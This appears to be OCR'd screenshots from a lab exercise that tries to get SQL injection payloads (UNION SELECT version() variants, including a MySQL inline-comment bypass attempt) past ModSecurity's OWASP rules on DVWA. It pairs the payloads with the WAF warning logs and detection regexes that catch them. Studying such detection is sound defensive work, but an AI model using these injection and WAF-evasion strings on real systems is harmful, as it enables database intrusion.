
```
ModSecurity: Warning. Matched "Operator `Rx' with parameter `(?i:(?:[\"'`](?:;?\
s*?(?:having|select|union)\b\s*?[^\s]|\s*?!\s*?[\"'`\w])|(?:c(?:onnection_id|urr
ent_user)|database)\s*?\([^\)]*?|u(?:nion(?:[\w(\s]*?select| select @)|ser\s*?\(
[^\)]*?)|s(?:chema\s* (165 characters omitted)' against variable `ARGS:id' (Valu
e: `1%27%20AND%201%3C@%20UNION%20SELECT%201,%20version()%27' ) [file "/etc/modse
curity.d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "163"]
 [id "942190"] [rev ""] [msg "Detects MSSQL code execution and information gathe
ring attempts"] [data "Matched Data: UNION SELECT found within ARGS:id: 1' AND 1
<@ UNION SELECT 1, version()'"] [severity "2"] [ver "OWASP_CRS/3.1.0"] [maturity
 "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "plat
form-multi"] [tag "attack-sqli"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag
 "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PC
I/6.5.2"] [hostname "172.17.0.1"] [uri "/vulnerabilities/sqli/"] [unique_id "156
794264261.402029"] [ref "o11,12v30,55t:urlDecodeUni"]
```

1' AND 1<2 UNION SELECT 1, version()'




```
ModSecurity: Warning. detected SQLi using libinjection. [file "/etc/modsecurity.
d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "43"] [id "94
2100"] [rev ""] [msg "SQL Injection Attack Detected via libinjection"] [data "Ma
tched Data: s&1UE found within ARGS:id: 1' AND 1<2 UNION SELECT 1, version()'"]
[severity "2"] [ver "OWASP_CRS/3.1.0"] [maturity "0"] [accuracy "0"] [hostname "
172.17.0.1"] [uri "/vulnerabilities/sqli/"] [unique_id "156794213193.226821"] [r
ef "v30,37"]
```

1' AND 1<@ UNION SELECT 1, version()'




```
ModSecurity: Warning. Matched "Operator `Rx' with parameter `(?i:(?:[\"'`](?:;?\
s*?(?:having|select|union)\b\s*?[^\s]|\s*?!\s*?[\"'`\w])|(?:c(?:onnection_id|urr
ent_user)|database)\s*?\([^\)]*?|u(?:nion(?:[\w(\s]*?select| select @)|ser\s*?\(
[^\)]*?)|s(?:chema\s* (165 characters omitted)' against variable `ARGS:id' (Valu
e: `1%27%20AND%201%3C@%20UNION%20SELECT%201,%20version()%27' ) [file "/etc/modse
curity.d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "163"]
 [id "942190"] [rev ""] [msg "Detects MSSQL code execution and information gathe
ring attempts"] [data "Matched Data: UNION SELECT found within ARGS:id: 1' AND 1
<@ UNION SELECT 1, version()'"] [severity "2"] [ver "OWASP_CRS/3.1.0"] [maturity
 "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "plat
form-multi"] [tag "attack-sqli"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag
 "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PC
I/6.5.2"] [hostname "172.17.0.1"] [uri "/vulnerabilities/sqli/"] [unique_id "156
794264261.402029"] [ref "o11,12v30,55t:urlDecodeUni"]
```

```
1' AND 1<@ UNION/*!SELECT*/ 1,
version()'
```




```
ModSecurity: Warning. Matched "Operator `Rx' with parameter `(?i:/\*[!+](?:[\w\s
=_\-()]+)?\*/)' against variable `ARGS:id' (Value: `1%27%20AND%201%3C@%20UNION/*
!SELECT*/1,%20version()%27' ) [file "/etc/modsecurity.d/owasp-crs/rules/REQUEST-
942-APPLICATION-ATTACK-SQLI.conf"] [line "471"] [id "942500"] [rev ""] [msg "MyS
QL in-line comment detected."] [data "Matched Data: /*!SELECT*/ found within ARG
S:id: 1' AND 1<@ UNION/*!SELECT*/1, version()'"] [severity "2"] [ver "OWASP_CRS/
3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-m
ulti"] [tag "platform-multi"] [tag "attack-sqli"] [tag "OWASP_CRS/WEB_ATTACK/SQL
_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSenso
r/CIE1"] [tag "PCI/6.5.2"] [hostname "172.17.0.1"] [uri "/vulnerabilities/sqli/"
] [unique_id "156794381368.210418"] [ref "o16,11v30,54t:urlDecodeUni"]
```

```
1' AND 1<@ UNION/*!SELECT*/ 1,
version()'
```




```
ModSecurity: Warning. Matched "Operator `Rx' with parameter `(?i:/\*[!+](?:[\w\s
=_\-()]+)?\*/)' against variable `ARGS:id' (Value: `1%27%20AND%201%3C@%20UNION/*
!SELECT*/1,%20version()%27' ) [file "/etc/modsecurity.d/owasp-crs/rules/REQUEST-
942-APPLICATION-ATTACK-SQLI.conf"] [line "471"] [id "942500"] [rev ""] [msg "MyS
QL in-line comment detected."] [data "Matched Data: /*!SELECT*/ found within ARG
S:id: 1' AND 1<@ UNION/*!SELECT*/1, version()'"] [severity "2"] [ver "OWASP_CRS/
3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-m
ulti"] [tag "platform-multi"] [tag "attack-sqli"] [tag "OWASP_CRS/WEB_ATTACK/SQL
_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSenso
r/CIE1"] [tag "PCI/6.5.2"] [hostname "172.17.0.1"] [uri "/vulnerabilities/sqli/"
] [unique_id "156794381368.210418"] [ref "o16,11v30,54t:urlDecodeUni"]
```

```
1' AND 1<@ UNION/*!SELECT*/ 1, version()'
```



```
ModSecurity: Warning. Matched "Operator `Rx' with parameter `(?i:/\*[!+](?:[\w\s
=_\-()]+)?\*/)' against variable `ARGS:id' (Value: `1%27%20AND%201%3C@%20UNION/*
!SELECT*/1,%20version()%27' ) [file "/etc/modsecurity.d/owasp-crs/rules/REQUEST-
942-APPLICATION-ATTACK-SQLI.conf"] [line "471"] [id "942500"] [rev ""] [msg "MyS
QL in-line comment detected."] [data "Matched Data: /*!SELECT*/ found within ARG
S:id: 1' AND 1<@ UNION/*!SELECT*/1, version()'"] [severity "2"] [ver "OWASP_CRS/
3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-m
ulti"] [tag "platform-multi"] [tag "attack-sqli"] [tag "OWASP_CRS/WEB_ATTACK/SQL
_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSenso
r/CIE1"] [tag "PCI/6.5.2"] [hostname "172.17.0.1"] [uri "/vulnerabilities/sqli/"
] [unique_id "156794381368.210418"] [ref "o16,11v30,54t:urlDecodeUni"]
```

